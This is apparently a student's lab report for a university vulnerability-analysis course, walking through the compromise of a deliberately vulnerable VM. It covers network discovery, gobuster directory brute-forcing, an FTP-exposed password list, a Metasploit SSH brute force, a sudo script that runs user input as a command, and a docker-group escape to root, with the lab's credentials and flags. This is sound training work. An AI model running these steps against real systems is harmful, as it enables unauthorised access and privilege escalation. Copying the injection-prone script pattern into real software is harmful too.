UNIVERSITI KUALA LUMPUR

MALAYSIAN INSTITUTE OF INFORMATION TECHNOLOGY

IKB21403 VULNERABILITY ANALYSIS

BACHELOR OF INFORMATION TECHNOLOGY (HONS)

IN COMPUTER SYSTEM SECURITY

LAB WEEK 2

PREPARED BY:

1.	**MUHAMMAD ANAS BIN MOHD RAMLEE**	**52215125186**

PREPARED FOR:

MADAM ADANI


Lab Goal

Objective:

1. Find the target machine IP
2. Enumerate services (ports)
3. Find hidden web content
4. Extract credentials
5. Log in to the system
6. Escalate privileges (user → root)
7. Capture flags

Step 1. Finding the Machine on the Network.

A vulnerable virtual machine (VM) in VirtualBox or VMware connects to your local network just like any other device. However, we are still unaware of its IP. Thus, we "ask the network" using netdiscover (or arp-scan). "Who is here still alive? Who is answering?"




```
kali@kali: ~
Session  Actions  Edit  View  Help
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 192.168.0.1    44:85:da:89:2d:84    109    6540  Shenzhen Skyworth Digital
-192.168.0.3    22:0b:e7:bd:d6:c6      1      60  Unknown vendor
 192.168.0.1    44:85:da:89:2d:84    111    6660  Shenzhen Skyworth Digital
 192.168.0.19   06:92:34:b7:48:08      1      60  Unknown vendor
 192.168.0.3    22:0b:e7:bd:d6:c6      1      60  Unknown vendor
 192.168.0.51   62:a9:0b:fa:6f:db      1      60  Unknown vendor
 192.168.0.27   9c:92:4f:39:1f:fc      1      60  Apple, Inc.
 192.168.0.118  08:00:27:83:3c:f9      1      60  PCS Systemtechnik GmbH
 192.168.0.126  98:6e:e8:2d:38:11      5     300  IEEE Registration Authori
 192.168.0.84   b0:fc:36:b2:2e:fb      5     300  CyberTAN Technology Inc.
 192.168.0.76   ee:4d:e0:fd:fd:62      1      60  Unknown vendor
 192.168.0.86   9e:38:39:59:33:60      1      60  Unknown vendor
 192.168.0.138  a0:d7:68:11:24:2f      5     300  Unknown vendor
 192.168.0.119  40:1a:58:e5:2e:1c      5     300  Wistron Neweb Corporation
 192.168.0.130  f8:89:d2:e5:c3:f1      5     300  CLOUD NETWORK TECHNOLOGY
 192.168.0.85   e2:9d:a9:47:4a:46      1      60  Unknown vendor
 192.168.0.128  44:90:bb:20:1a:77      1      60  Apple, Inc.
 192.168.0.100  f4:7b:09:6b:f9:54      6     360  Intel Corporate
 192.168.0.207  b8:1e:a4:4b:12:8b      5     300  Liteon Technology Corpora
 192.168.0.200  d2:5e:18:fb:68:77      1      60  Unknown vendor
 192.168.0.168  90:81:58:b8:11:f4      1      60  Apple, Inc.
 192.168.0.179  c6:fd:8b:a1:9e:92      1      60  Unknown vendor
 192.168.0.240  6e:c2:05:ea:93:c1      1      60  Unknown vendor
```

Step 2: Recon with Nmap


Next, check the ports after obtaining the IP.

```
nmap 192.168.0.118
```



Step 3: Visiting the Website

Enter the IP in the browser, and a straightforward site will show up.




Step 4: Finding Hidden Web Paths (Gobuster = “looking for hidden rooms”)

Websites often have hidden folders like

- /admin
- /backup
- /hidden
- /dev

So we use Gobuster to try many common words from a wordlist.

```
gobuster dir -u http://192.168.100.118 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```




Behind the scenes:

Gobuster sends thousands of HTTP requests:

- GET /hidden
- GET /admin
- GET /test

I found a directory: /hidden_text




That directory contained something interesting and when I clicked “Thank You”,it revealed a QR code.

Step 5: QR Code = Information

On a system that is vulnerable, a QR code essentially says:

"This is a message; decipher it to proceed."

I use the QR decoder on my phone to decode it.



Step 6: FTP login

FTP is used for file transfer, but it's a common weak point because:

- Anonymous access is sometimes enabled
- Users leave sensitive files inside
- Password lists or config files get exposed

You connected:

`ftp 192.168.0.118` then listed all files: ls

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.0.118
Connected to 192.168.0.118.
220 (vsFTPd 3.0.3)
Name (192.168.0.118:kali): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> ls
229 Entering Extended Passive Mode (|||44195|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp>
```

Downloaded two files:

```
get information.txt
```

```
get p_lists.txt
```

Reading them:

```
cat information.txt
```

```
cat p_lists.txt
```

```
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||60708|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*********************************|   147       17.91 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (16.83 KiB/s)
ftp> p_lists.txt
?Invalid command.
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||11409|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*********************************|   363       40.91 KiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (37.48 KiB/s)
ftp>
```

Discovered:

Username: robin

p_lists.txt contains passwords

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ cat information.txt

Hello robin ... !

    I'm Already Told You About Your Password Weekness. I will give a Password
 list. you May Choose Anyone of The Password.
```

kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer

┌──(kali㉿kali)-[~]
```

Step 7: Attacking SSH

SSH is a remote shell. If we get valid credentials. We get a real system session.

Port 22 was open, so used Metasploit's SSH login module:

```
msfconsole
```

```
search ssh_login
```

```
The Metasploit Framework is a Rapid7 Open Source Project

msf > search ssh_login

Matching Modules
================

  #  Name                                     Disclosure Date  Rank    Check  Descri
ption
  -  ----                                     ---------------  ----    -----  ------
  0  auxiliary/scanner/ssh/ssh_login          .                normal  No     SSH Lo
gin Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use aux
iliary/scanner/ssh/ssh_login

msf >
```

Then I configured options (RHOSTS,USERNAME,PASS_FILE) and obtained the correct password:

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   ANONYMOUS_LOGIN  false            yes       Attempt to login with a bla
                                              nk username and password
   BLANK_PASSWORDS  false            no        Try blank passwords for all
                                               users
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, fro
                                              m 0 to 5
   CreateSession    true             no        Create a new session for ev
                                              ery successful login
   DB_ALL_CREDS     false            no        Try each user/password coup
                                              le stored in the current da
                                              tabase
   DB_ALL_PASS      false            no        Add all passwords in the cu
                                              rrent database to the list
   DB_ALL_USERS     false            no        Add all users in the curren
                                              t database to the list
   DB_SKIP_EXISTING none             no        Skip existing credentials s
                                              tored in the current databa
                                              se (Accepted: none, user, u
                                              ser&realm)
   KEY_PASS                          no        Passphrase for SSH private
                                              key(s)
   KEY_PATH                          no        Filename or directory of cl
                                              eartext private keys. Filen
                                              ames beginning with a dot,
                                              or ending in ".pub" will be
                                               skipped. Duplicate private
                                               keys will be ignored.
   PASSWORD                          no        A specific password to auth
                                              enticate with
   PASS_FILE                         no        File containing passwords,
                                              one per line
   PRIVATE_KEY                       no        The string value of the pri
                                              vate key that will be used.
                                               If you are using MSFConsol
                                              e, this value should be set
                                               as file:PRIVATE_KEY_PATH.
                                              OpenSSH, RSA, DSA, and ECDS
                                              A private keys are supporte
                                              d.
   RHOSTS                            yes       The target host(s), see htt
                                              ps://docs.metasploit.com/do
                                              cs/using-metasploit/basics/
                                              using-metasploit.html
```

```
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.118
RHOSTS => 192.168.0.118
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE p_lists.txt
PASS_FILE => p_lists.txt
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME robin
USERNAME => robin
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.0.118:22      - Starting bruteforce
[*] 192.168.0.118:22 SSH - Testing User/Pass combinations
[+] 192.168.0.118:22      - Success: 'robin:k4rv3ndh4nh4ck3r' 'uid=1000(robin
) gid=1000(robin) groups=1000(robin),24(cdrom),25(floppy),29(audio),30(dip),4
4(video),46(plugdev),109(netdev) Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian
 4.19.171-2 (2021-01-30) x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.0.124:41307 -> 192.168.0.118:22) at 2026-04
-08 15:26:06 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

“Now we have the password”

Behind the scenes:

This is basically automated brute forcing / credential spraying but targeted, because we already have:

- A real username(robin)
- A password list file

So it’s not random guessing. It’s using leaked data.

Step 8: Logging in as robin

Now you did:

`ssh robin@192.168.0.118`

```
┌──(kali㉿kali)-[~]
└─$ ssh robin@192.168.0.118
The authenticity of host '192.168.0.118 (192.168.0.118)' can't be established.
ED25519 key fingerprint is: SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.118' (ED25519) to the list of known hosts
.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
robin@192.168.0.118's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$
```

Step 9: Capturing Flags

Flags are proof of compromise they confirm:

- Got access
- Reached the intended milestones

List the files and got the first flag.

```
robin@BlueMoon:~$ ls
project  user1.txt
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag
==> Fl4g{u5er1r34ch3d5ucc355fully}
```

Found a directory called `project` and `feedback.sh`.

Step 10: Privilege Escalation Begins

ran:

`sudo -l`

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$
```

Behind the scenes:

`sudo -l` reveals if your user can run commands as someone else without knowing their password.

```
robin@BlueMoon:~$ cd project
robin@BlueMoon:~/project$ ls
feedback.sh
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~/project$
```

That’s one of the biggest privilege escalation paths in Linux.

Found that robin could run `feedback.sh` as user jerry, executed:

```
sudo -u jerry ./feedback.sh
```

```
Session  Actions  Edit  View  Help
Enter You FeedBack About This Target Machine : /bin/bash

whoami
jerry
cd /home
pwd
/home
ls
jerry  robin  userftp
cd /jerry
pwd
/home
ls
jerry  robin  userftp
cd jerry
ls
user2.txt
cat user2.txt

You Found User-2 Flag

       ⟹ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ... Try To Find

                              - Root
```

Operating as jerry

This is called horizontal privilege escalation and captured the second flag.

Step 11: From jerry to Root (The “Docker Misconfiguration” Escape)

Checked identity:

```
Id
```

```
id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
```

Used:

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# cd root
# pwd
/root
# ls
root.txt
# cat root.txt

⟹ Congratulations ⟸

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____



!......Bye See You Again......!

# 
```